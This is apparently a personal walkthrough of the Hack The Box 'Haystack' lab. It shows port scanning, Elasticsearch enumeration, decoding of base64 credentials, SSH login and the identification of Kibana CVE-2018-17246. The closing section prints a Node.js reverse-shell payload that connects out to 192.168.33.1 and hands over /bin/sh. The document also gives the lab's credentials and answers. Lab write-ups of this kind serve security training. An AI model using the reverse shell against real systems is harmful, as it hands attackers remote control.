#WebApplication


#Injections

#LocalFileInclusion

#ArbitraryFileRead

#OSCommandInjection

#CVE-2018-17246



```
┌─[au-dedicated-52-dhcp]─[10.10.14.2]─[xuyuanlah@htb-f8sux4spt4]─[~]
└──╼ [★]$ nmap 10.129.244.157
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-28 06:14 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.129.244.157
Host is up (1.0s latency).
Not shown: 922 filtered tcp ports (no-response), 75 filtered tcp ports (host-unr
each)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9200/tcp open  wap-wsp
```

Did a nmap scan of the target to look for open tcp ports

```
┌─[au-dedicated-52-dhcp]─[10.10.14.2]─[xuyuanlah@htb-f8sux4spt4]─[~]
└──╼ [★]$ nmap -v 10.129.244.157
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-28 06:19 EDT
Initiating Ping Scan at 06:19
Scanning 10.129.244.157 [2 ports]
Completed Ping Scan at 06:19, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:19
Completed Parallel DNS resolution of 1 host. at 06:19, 0.09s elapsed
Initiating Connect Scan at 06:19
Scanning 10.129.244.157 [1000 ports]
Discovered open port 80/tcp on 10.129.244.157
Discovered open port 22/tcp on 10.129.244.157
Discovered open port 9200/tcp on 10.129.244.157
Completed Connect Scan at 06:19, 11.20s elapsed (1000 total ports)
Nmap scan report for 10.129.244.157
Host is up (0.021s latency).
Not shown: 981 filtered tcp ports (no-response), 16 filtered tcp ports (host-
each)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9200/tcp open  wap-wsp
```

-v More verbose

Q1. How many open TCP ports are listening on Haystack?

3 tcp ports open/listening on target based on nmap scan

Q2. What is the name of the service running on port 9200?


Google Search for wap-wsp Default REST API port for Elasticsearch


Port 9200 is the registered port for the WAP WSP service over TCP. In practice, most admins know it as the default REST API port used by Elasticsearch, where clients send search, indexing, and cluster management requests.

Q3. How many indices are on this ElasticSeach instance?


Found out online that indices are stored at /cat/indices

https://pulse.support/kb/elasticsearch-list-indices





4 is it supposed to be 3?



As seen above, there are three indexes, quotes, bank and .kibana (default). The _search API can be used to list the entries present in a DB. For example, to list entries in the quotes DB.

The official writeup says 3 aswell


Q4. How many items are in the `quotes` index?

253 docs.count column

Q5. How many of the quotes contain base64 encoded data?

https://www.baeldung.com/linux/jq-command-json

jq JSON Processing



_search Default 10 entries

add ?size= , to list more

curl to download pipe into jq to process JSON

```
┌─[au-dedicated-52-dhcp]─[10.10.14.2]─[xuyuanlah@htb-f8sux4spt4]─[~]
└──╼ [★]$ curl -s 'http://10.129.244.157:9200/quotes/_search?size=1' | jq
{
  "took": 5,
  "timed_out": false,
  "_shards": {
    "total": 5,
    "successful": 5,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": 253,
    "max_score": 1.0,
    "hits": [
      {
        "_index": "quotes",
        "_type": "quote",
        "_id": "14",
        "_score": 1.0,
        "_source": {
          "quote": "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de Am
érica, la cual se desarrolló en la zona central de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín,
 paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones corr
espondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
        }
      }
    ]
  }
}
```


“To select a field with jq can use the ‘.name’ notation”

```
┌─[au-dedicated-52-dhcp]─[10.10.14.2]─[xuyuanlah@htb-f8sux4spt4]─[~]
└──╼ [★]$ curl -s 'http://10.129.244.157:9200/quotes/_search?size=1' | jq .hits.hits
[
  {
    "_index": "quotes",
    "_type": "quote",
    "_id": "14",
    "_score": 1.0,
    "_source": {
      "quote": "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de Americ
a, la cual se desarrolló en la zona central de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, par
acas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspo
ndientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
    }
  }
]
```

“ To specify an array can use “[]” filter. To return all elements in the array”


```
┌─[au-dedicated-52-dhcp]─[10.10.14.2]─[xuyuanlah@htb-f8sux4spt4]─[~]
└──╼ [★]$ curl -s 'http://10.129.244.157:9200/quotes/_search?size=1' | jq .hits.hits.[]._source.quote
"En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se d
esarrolló en la zona central de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, hu
ari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a los
imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
┌─[au-dedicated-52-dhcp]─[10.10.14.2]─[xuyuanlah@htb-f8sux4spt4]─[~]
└──╼ [★]$
```

Now can set size to get all values and redirect output to file



Manually looked for base64

Q6. What is the username discovered with the password?



Cyberchef base64

cGFzczogc3BhbmlzaC5pcy5rZXk=

dXNlcjogc2VjdXJpdHkg

UserFlag

ssh security@10.129.244.157

```
┌─[au-dedicated-52-dhcp]─[10.10.14.2]─[xuyuanlah@htb-f8sux4spt4]─[/tmp]
└──╼ [★]$ ssh security@10.129.244.157
The authenticity of host '10.129.244.157 (10.129.244.157)' can't be established.
ED25519 key fingerprint is SHA256:J8TOL2f2yaJILidImnrtW2e2lcroWsFbo0ltI9Nxzfw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.244.157' (ED25519) to the list of known hosts.
security@10.129.244.157's password:
Permission denied, please try again.
security@10.129.244.157's password:
Last login: Wed Feb  6 20:53:59 2019 from 192.168.2.154
[security@haystack ~]$ ls
user.txt
[security@haystack ~]$ cat user.txt
28f3e75c273cecc571c100608422e4a1
[security@haystack ~]$
```

Q7. There is a service listening only on the localhost interface. What port TCP port it is?

From writeup, ss used when netstat isn't available. -4 flag IPv4. -l flag shows only listenting ports. -n to display port numbers

```
[security@haystack ~]$ ss -4 -l -n
Netid State      Recv-Q Send-Q            Local Address:Port                           Peer Address:Port
udp   UNCONN     0      0                        *:68                                        *:*
udp   UNCONN     0      0                127.0.0.1:323                                       *:*
tcp   LISTEN     0      128                      *:80                                        *:*
tcp   LISTEN     0      128                      *:9200                                      *:*
tcp   LISTEN     0      128                      *:22                                        *:*
tcp   LISTEN     0      128                127.0.0.1:5601                                      *:*
[security@haystack ~]$
```

localhost is 127.0.0.1 tcp port 5601

Q8. What is the name of the software running on port 5601?

https://portlookup.com/port-5601/

Kibana

Q9.What is the version of Kibana that's installed on the system?

From Hint, There is an API endpoint that will give the status of the application. Read the Kibana documentation.

/api/status

https://linuxize.com/post/how-to-setup-ssh-tunneling/

SSH port forwarding

ssh -L [LOCAL_IP:]LOCAL_PORT:DESTINATION:DESTINATION_PORT [USER@]SSH_SERVER

Local Port Forwarding `-N` not to execute a remote command.

```
[security@haystack ~]$ curl --request GET 'http://localhost:5601/api/status'
{"name":"haystack","uuid":"51742f69-629e-431a-9d5f-baa88450dd0d","version":{"number":"6.4.2","build_hash":"33b5de37d73763
319101b4ed11a6bd44f6ea03b5","build_number":18010,"build_snapshot":false},"status":{"overall":{"state":"green","title":"Gr
een","nickname":"Looking good","icon":"success","since":"2026-07-28T10:07:37.122Z"},"statuses":[{"id":"plugin:kibana@6.4.
2","state":"green","icon":"success","message":"Ready","since":"2026-07-28T10:07:37.122Z"},{"id":"plugin:elasticsearch@6.4
.2","state":"green","icon":"success","message":"Ready","since":"2026-07-28T10:09:15.126Z"},{"id":"plugin:xpack_main@6.4.2
","state":"green","icon":"success","message":"Ready","since":"2026-07-28T10:09:15.166Z"},{"id":"plugin:searchprofiler@6.4
.2","state":"green","icon":"success","message":"Ready","since":"2026-07-28T10:09:15.166Z"},{"id":"plugin:ml@6.4.2","state
":"green","icon":"success","message":"Ready","since":"2026-07-28T10:09:15.167Z"},{"id":"plugin:tilemap@6.4.2","state":"gr
een","icon":"success","message":"Ready","since":"2026-07-28T10:09:15.167Z"},{"id":"plugin:watcher@6.4.2","state":"green",
"icon":"success","message":"Ready","since":"2026-07-28T10:09:15.167Z"},{"id":"plugin:license_management@6.4.2","state":"g
reen","icon":"success","message":"Ready","since":"2026-07-28T10:07:37.230Z"},{"id":"plugin:index_management@6.4.2","state
":"green","icon":"success","message":"Ready","since":"2026-07-28T10:09:15.167Z"},{"id":"plugin:timelion@6.4.2","state":"g
reen","icon":"success","message":"Ready","since":"2026-07-28T10:07:37.946Z"},{"id":"plugin:graph@6.4.2","state":"green","
icon":"success","message":"Ready","since":"2026-07-28T10:09:15.168Z"},{"id":"plugin:monitoring@6.4.2","state":"green","ic
on":"success","message":"Ready","since":"2026-07-28T10:07:37.954Z"},{"id":"plugin:security@6.4.2","state":"green","icon":
"success","message":"Ready","since":"2026-07-28T10:09:15.172Z"},{"id":"plugin:grokdebugger@6.4.2","state":"green","icon":
"success","message":"Ready","since":"2026-07-28T10:09:15.168Z"},{"id":"plugin:dashboard_mode@6.4.2","state":"green","icon
":"success","message":"Ready","since":"2026-07-28T10:07:38.147Z"},{"id":"plugin:logstash@6.4.2","state":"green","icon":"s
uccess","message":"Ready","since":"2026-07-28T10:09:15.169Z"},{"id":"plugin:apm@6.4.2","state":"green","icon":"success","
message":"Ready","since":"2026-07-28T10:07:38.170Z"},{"id":"plugin:console@6.4.2","state":"green","icon":"success","messa
ge":"Ready","since":"2026-07-28T10:07:38.195Z"},{"id":"plugin:console_extensions@6.4.2","state":"green","icon":"success",
"message":"Ready","since":"2026-07-28T10:07:38.197Z"},{"id":"plugin:notifications@6.4.2","state":"green","icon":"success"
,"message":"Ready","since":"2026-07-28T10:07:38.199Z"},{"id":"plugin:metrics@6.4.2","state":"green","icon":"success","mes
sage":"Ready","since":"2026-07-28T10:07:38.202Z"},{"id":"plugin:reporting@6.4.2","state":"green","icon":"success","messag
e":"Ready","since":"2026-07-28T10:09:15.169Z"}]},"metrics":{"last_updated":"2026-07-28T11:56:13.029Z","collection_interva
l_in_millis":5000,"process":{"memory":{"heap":{"total_in_bytes":151277568,"used_in_bytes":130287888,"size_limit":15015608
32},"resident_set_size_in_bytes":212135936},"event_loop_delay":0.38089899998158216,"pid":6341,"uptime_in_millis":6537577}
,"os":{"load":{"1m":0.0029296875,"5m":0.0146484375,"15m":0.04541015625},"memory":{"total_in_bytes":3954221056,"free_in_by
tes":1188208640,"used_in_bytes":2766012416},"uptime_in_millis":6548000,"cgroup":{"cpuacct":{"control_group":"/","usage_na
nos":231636574017},"cpu":{"control_group":"/","cfs_period_micros":100000,"cfs_quota_micros":-1,"stat":{"number_of_elapsed
_periods":0,"number_of_times_throttled":0,"time_throttled_nanos":0}}}},"response_times":{"avg_in_millis":1,"max_in_millis
[security@haystack ~]$
```

Q10. What is the 2018 CVE ID for file include / execution vulnerability in this version of Kabana?

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13

https://github.com/mpgn/CVE-2018-17246

Q11 Which user is the kibana instance running as?

Reading exploit

https://www.cyberark.com/resources/threat-research-blog/execute-this-i-know-you-have-it

```
[security@haystack ~]$ cat /tmp/shell.js


(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(8080, "192.168.33.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell

